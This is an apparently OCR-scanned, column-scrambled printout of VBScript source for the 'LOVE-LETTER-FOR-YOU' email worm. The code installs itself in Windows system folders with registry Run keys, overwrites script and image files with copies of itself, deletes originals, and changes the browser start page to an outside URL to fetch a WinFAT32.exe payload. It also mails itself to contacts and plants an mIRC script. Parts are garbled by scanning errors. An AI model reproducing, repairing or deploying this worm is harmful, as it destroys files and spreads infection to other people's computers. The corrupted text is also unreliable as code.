| <pre>set wscr=CreateObject("WScript.Shell")</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | "&dirsystem&"\LOVE-LETTER-FOR-YOU.HTM"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | male.Send                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsof                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | regcreate "HKEY_CURRENT_USER\Software\Microsoft\Internet                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | regedi                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| t\Windows Scripting                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Explorer\Main\Start                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | scriptini.WriteLine "n3=}"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | "HKEY_CURRENT_USER                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | Page", "about:blank"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | scriptini.close                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | , "REG_DWORD"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Host\Settings\Timeout")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | eq=folderspec                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | , ICEG_DWOICD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| if (rr>=1) then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| wscr. Reg Write                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | sub listadriv                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | x=x+1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Host\Settings\Timeout",0,"REG_DWORD"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | Dim d,dc,s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | regedit.RegWrite                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Set dirwin = fso.GetSpecialFolder(0)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Set dc = fso.Drives                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | sub folderlist(folderspec)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | "HKEY_CURRENT_USER                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Set dirsystem = fso.GetSpecialFolder(1)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | For Each d in dc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | essEntries.Count                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Set dirtemp = fso.GetSpecialFolder(2)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | If d.DriveType = 2 or d.DriveType=3 Then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | dim f.fl.sf                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | else                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Set c = fso.GetFile(WScript.ScriptFullName)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | folderlist(d nath&"\")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | <pre>set f = fso.GetFolder(folderspec)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | regedit.RegWrite                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Set C = ISO.GetFile(WSCript.ScriptFullName)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | set sf = f.SubFolders                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | "HKEY_CURRENT_USER                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| c.Copy(dirsystem&"\MSKernel32.vbs")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | for each f1 in sf                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | essEntries.Count                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| c.Copy(dirwin&"\Win32DLL.vbs")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | listadriv = s                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | infectfiles(f1.path)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| regruns()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | folderlist(f1.path)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| html()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <pre>sub infectfiles(folderspec)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Set out=Nothing                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| spreadtoemail()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | Set mapi=Nothing                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| listadriv()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <pre>dim f,f1,fc,ext,ap,mircfname,s,bname,mp3</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | <pre>sub regcreate(regkey,regvalue)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | <pre>set f = fso.GetFolder(folderspec)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <pre>Set regedit = CreateObject("WScript.Shell")</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | sub html                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| sub regruns()                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | set fc = f.Files                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | regedit.RegWrite regkey,regvalue                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | On Error Resume Nex                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | for each fl in fc                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | end sub                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | dim lines, n, dtal,                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Dim num, downread                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    | ext=fso.GetExtensionName(f1.path)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | function regget(value)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | dta1=" <html><head><t< td=""></t<></head></html>                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | ext=lcase(ext)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Set regedit = CreateObject("WScript.Shell")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| regcreate                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | s=lcase(f1.name)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | regget=regedit.RegRead(value)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | CONTENT=@-@BAROK                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| ntVersion\Run\MSKernel32",dirsystem&"\MSKernel32.vbs"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | if (ext="vbs") or (ext="vbe") then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | end function                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | " <meta name="@-@A&lt;/td"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <pre>set ap=fso.OpenTextFile(f1.path,2,true)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | function fileexist(filespec)                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | ispyder@mail.com ?-                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| regcreate                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | ap.write vbscopy                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | On Error Resume Next                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | Group ?-? Manila, Ph                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | ap.close                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | dim msg                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | _                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| ntVersion\RunServices\Win32DLL",dirwin&"\Win32DLL.vbs"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | elseif(ext="js") or (ext="jse") or (ext="css") or                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       | if (fso.FileExists(filespec)) Then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | " <meta name="@-@Des&lt;/td"/>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | (ext="wsh") or (ext="sct") or                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           | msg = 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| downread=""                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | 1115g = 0                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | i think this is                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | (ext="hta") then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | else                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | 1 think this is good@-@>"&vbcrlf                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| downread=regget("HKEY CURRENT USER\Software\Microsof                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | else                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        | good@-@>"&vbcrli                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| downread=regget("HKEY_CURRENT_USER\Software\Microsof                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <pre>set ap=fso.OpenTextFile(f1.path,2,true)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | else<br>msg = 1                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | good@-@>"&vbcrli<br>" -?HEAD <body< td=""></body<>                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| t\Internet Explorer\Download                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     | else<br>msg = 1<br>end if                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | good@-@>"&vbcrlf<br>" -?HEAD <body<br>ONMOUSEOUT=@-@wind</body<br>                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| t\Internet Explorer\Download<br>Directory")                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | else<br>msg = 1<br>end if<br>fileexist = msg                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | good@-@>"&vbcrli<br>" -?HEAD <body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO</body<br>                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| t\Internet Explorer\Download<br>Directory")<br>if (downread="") then                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | else<br>msg = 1<br>end if<br>fileexist = msg<br>end function                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | good@-@>"&vbcrli<br>" -?HEAD <body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;_</body<br>                                                                                                                                                                                                                                                                                                                                                                                                               |
| t\Internet Explorer\Download<br>Directory")<br>if (downread="") then<br>downread="c:\"                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;"ONKEYDOWN=@-@wind</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                          |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs")</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO</body<br></pre>                                                                                                                                                                                                                                                                                                                                                 |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <pre>else msg = 1 end if fileexist = msg end function function folderexist(folderspec) On Error Resume Next dim msg</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe</body<br></pre>                                                                                                                                                                                                                                                                                                                        |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs")</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                              | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe</body<br></pre>                                                                                                                                                                                                                                                                                                                        |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path)</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                      | <pre>else msg = 1 end if fileexist = msg end function function folderexist(folderspec) On Error Resume Next dim msg</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe</body<br></pre>                                                                                                                                                                                                                                                                                                                        |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize</pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                               | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then</pre>                                                                                                                                                                                                                                                                                                                                                                                                               | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then</pre>                                                                                                                                                                                                                                                                                                                                                                                         | good@-@>"&vbcrli<br>" -?HEAD <body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe<br/>-</body<br>                                                                                                                                                                                                                                                                                                                                      |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then</pre>                                                                                                                                                                                                                                                                                                                                                                                                                              | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy</pre>                                                                                                                                                                                                                                                                                                                                                      | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else</pre>                                                                                                                                                                                                                                                                                                                                                                    | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;<br/>"ONKEYDOWN=@-@wind<br/>#LOVE-LETTER-FO<br/>BGPROPERTIES=@-@fixe<br/>-<br/>"<center>This E<br/>?p&gt;To Enable to</center></body<br></pre>                                                                                                                                                                                                                                                              |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet</pre>                                                                                                                                                                                                                                                                                                                                                                              | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close</pre>                                                                                                                                                                                                                                                                                                                                             | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1</pre>                                                                                                                                                                                                                                                                                                                                                        | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start</pre>                                                                                                                                                                                                                                                                                                                                                      | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path)</pre>                                                                                                                                                                                                                                                                                                                | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if</pre>                                                                                                                                                                                                                                                                                                                                             | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |
| <pre>t\Internet Explorer\Download<br/>Directory")<br/>if (downread="") then<br/>downread="c:\"<br/>end if<br/>if (fileexist(dirsystem&amp;"\WinFAT32.exe")=1) then<br/>Randomize<br/>num = Int((4 * Rnd) + 1)<br/>if num = 1 then<br/>regcreate "HKCU\Software\Microsoft\Internet<br/>Explorer\Main\Start<br/>Page","http://www.skyinet.net/~youngls/HJKhjnwerhjkx</pre>                                                                                                                                                                                                                                                                                             | <pre>set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close bname=fso.GetBaseName(f1.path) set cop=fso.GetFile(f1.path) cop.copy(folderspec&amp;"\"&amp;bname&amp;".vbs") fso.DeleteFile(f1.path) elseif(ext="jpg") or (ext="jpeg") then set ap=fso.OpenTextFile(f1.path,2,true) ap.write vbscopy ap.close set cop=fso.GetFile(f1.path) cop.copy(f1.path&amp;".vbs")</pre>                                                                                                                                                                                                                                                                                   | <pre>else<br/>msg = 1<br/>end if<br/>fileexist = msg<br/>end function<br/>function folderexist(folderspec)<br/>On Error Resume Next<br/>dim msg<br/>if (fso.GetFolderExists(folderspec)) then<br/>msg = 0<br/>else<br/>msg = 1<br/>end if<br/>fileexist = msg</pre>                                                                                                                                                                                                                                                                                                                         | <pre>good@-@&gt;"&amp;vbcrli<br/>"<?-?HEAD><body<br>ONMOUSEOUT=@-@wind<br/>#LOVE-LETTER-FO<br/>"&amp;vbcrlf&amp;</body<br></pre>                                                                                                                                                                                                                                                                                                                                                                                            |
